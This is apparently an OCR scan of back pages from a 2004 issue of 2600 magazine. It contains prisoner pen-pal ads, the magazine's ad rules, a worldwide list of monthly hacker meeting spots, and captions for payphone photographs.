STORMBRINGER'S 411: Am not getting a fair shake in court without an attorney, so it's 15 more years to pull. Need a coder for a web GUI for a shortwave/scanner (Icom PCR-1000) that I donated to a shortwave station and some other interesting stuff. Would love to talk shop with people on radio, data over radio, and ham radio. Will respond to all letters technical or not. W.K. Smith, 44684-083, FCI Cumberland, PO Box 1000, Cumberland, MD 21501-1000. Web: www.stormbringer.tv. Link to it!

I AM A 22 YEAR OLD incarcerated in Indiana and do not get many chances to stimulate my mind. Since I started my sub to *2600* I have had to ask people on the outs to help me obtain info to keep my brain going. I am looking for any hacker magazines, zines, newsletters, PC mags, tutorials, or penpals to discuss the above and endless world of computer knowledge. I will answer ALL letters and would be grateful to anyone willing to spare me some time. I am also looking for any autographs from any/all hackers for my collection if anyone has time to autograph something in real name, hacker name, or both. All help and contributions greatly appreciated. Joshua Steelsmith #113667, MCF-IDOC, P.O. Box 900, Bunker Hill, IN 46914.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Deadline for Winter issue: 12/1/04.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: At the payphones near the Academy Cinema on Putteney St. 8 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.

Melbourne: Caffeine at Revault bar, 16 Swanston Walk. 6 pm.

Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall (formerly the "milk wall").

British Columbia

Nanaimo: Tim Horton's at Comox & Wallace.

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.

Victoria: Eaton Center food court by A&W.

Manitoba

Winnipeg: Garden City Shopping Center, Center Food Court adjacent to the A & W restaurant.

New Brunswick

Moncton: Ground Zero Networks Internet Cafe, 720 Main St. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.

Guelph: William's Coffee Pub, 492 Edinbourgh Road South. 7 pm.

Hamilton: McMaster University Student Center, Room 318, 7:30 pm.

Ottawa: World Exchange Plaza, 111 Albert St., second floor. 6:30 pm.

Toronto: Food Bar, 199 College Street.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm.

DENMARK

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Ved Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm.

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). 7 pm.

Exeter: At the payphones, Bedford Square. 7 pm.

Hampshire: Outside the Guildhall, Portsmouth.

Hull: The Old Gray Mare Pub, opposite Hull University. 7 pm.

London: Trocadero Shopping Center (near Picadilly Circus), lowest level. 6:30 pm.

Manchester: The Green Room on Whitworth Street. 7 pm.

Norwich: Main foyer of the Norwich "Forum" Library. 5:30 pm.

Reading: Afro Bar, Merchants Place, off Friar St. 6 pm.

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Avignon: Bottom of Rue de la Republique in front of the fountain with the flowers. 7 pm.

Grenoble: Eve, campus of St. Martin d'Heres.

Paris: Place de la Republique, near the (empty) fountain. 6 pm.

Rennes: In front of the store "Blue Box" close to the place of the Republic. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow Street beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.

Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm. Tromsoe: The upper floor at Blaa Rock Cafe. 6 pm.

Trondheim: Rick's Cafe in Nordregate. 6 pm.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SLOVAKIA

Bratislava: at Polus City Center in the food court (opposite side of the escalators). 8 pm.

Presov City: Kelt Pub. 6 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gothenburg: Outside Vanij. 6 pm.

Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Huntsville: Madison Square Mall in the food court near McDonald's. 7 pm.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix: Borders, 2nd Floor Cafe Area, 2402 E. Camelback Road.

Tucson: Borders in the Park Mall. 7 pm.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Orange County (Lake Forest): Diedrich Coffee, 22621 Lake Forest Drive. 8 pm.

Sacramento (Citrus Heights): Barnes & Noble, 6111 Sunrise Blvd. 7 pm.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose (Campbell): Orchard Valley Coffee Shop/Net Cafe on the corner of S Central Ave. and E Campbell Ave.

Santa Barbara: Cafe Siena on State Street.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.

District of Columbia

Arlington: Pentagon City Mall in the food court. 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm.

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.

Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Hawaii

Honolulu: Coffee Talk Cafe, 3601 Waialae Ave. Payphone: (808) 732-9184. 6 pm.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Union Station in the Great Hall near the payphones.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.

Indianapolis: Corner Coffee, 251 East 11th St., corner of 11th and Alabama.

South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Iowa

Ames: Santa Fe Espresso, 116 Welch Ave.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones.

New Orleans: La Fee Verte, 620 Conti Street. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows.

Marlborough: Solomon Park Mall food court.

Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.

St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

Springfield: Borders Books and Music coffeeshop, 3300 South Glenstone Ave, one block south of Battlefield Mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: Palms Casino food court. 8 pm.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9985, 9976, 9841.

New York

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall food court. 7 pm.

Greensboro: Bear Rock Cafe, Friendly Shopping Center. 6 pm.

Raleigh: Tek Cafe And Internet Gaming Center, Royal Mall, 3801 Hillsborough St. 6 pm.

Ohio

Akron: Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.

Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.

Columbus: Convention Center (downtown), south (hotel) half, carpeted payphone area, near restrooms, north of food court. 7 pm.

Dayton: At the Marions behind the Dayton Mall.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th Street and Penn.

Tulsa: Woodland Hills Mall food court.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm.

Pennsylvania

Allentown: Panera Bread on Route 145 (Whitehall). 6 pm.

Philadelphia: 30th Street Station, under Stairwell 7 sign.

Pittsburgh: William Pitt Union building on the University of Pittsburgh campus by the Bigelow Boulevard entrance.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Cafe inside Bookstar - 3402 Poplar Ave. at Highland. 6 pm.

Nashville: J-J's Market, 1912 Broadway.

Texas

Austin: Dobie Mall food court.

Dallas: Mama's Pizza, Campbell & Preston. 7 pm.

Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.

San Antonio: North Star Mall food court.

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Copper Hearth Lounge.

Milwaukee: The Node, 1504 E. North Ave.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time.

To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

Payphones From Everywhere

Hong Kong. Yes, this phone appears to be on its side but we're told that kind of thing is normal over there.

Photo by Robert Vargason

St. Lucia. Looks like a British Telecom phone. Cable & Wireless is the local monopoly.

Photo by StuntPope

Hungary. Found in Budapest. This is the kind of phone you should really spend some time with since it seems to be bursting with exuberance.

Photo by Dieter K


Japan. A close up of a payphone found at Narita Airport which apparently had enough of a problem with its buttons that a little sign had to be installed above them

Photo by Alex

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

More Chinese Payphones

A nice mix of colors on this GTCCL phone found a few blocks west of Tiananmen Square.



Found in Shanghai, this brilliantly colored phone with its sharp edges looks like a piece of modern art. Just don't try to give it coins.

This Alcatel phone in Shanghai is run by China Telecom and also only accepts cards.

Here we finally see a more friendly phone (also in Shanghai) that accepts both cards and coins.

Photos by Tim Fraser

Look on the other side of this page for even more photos!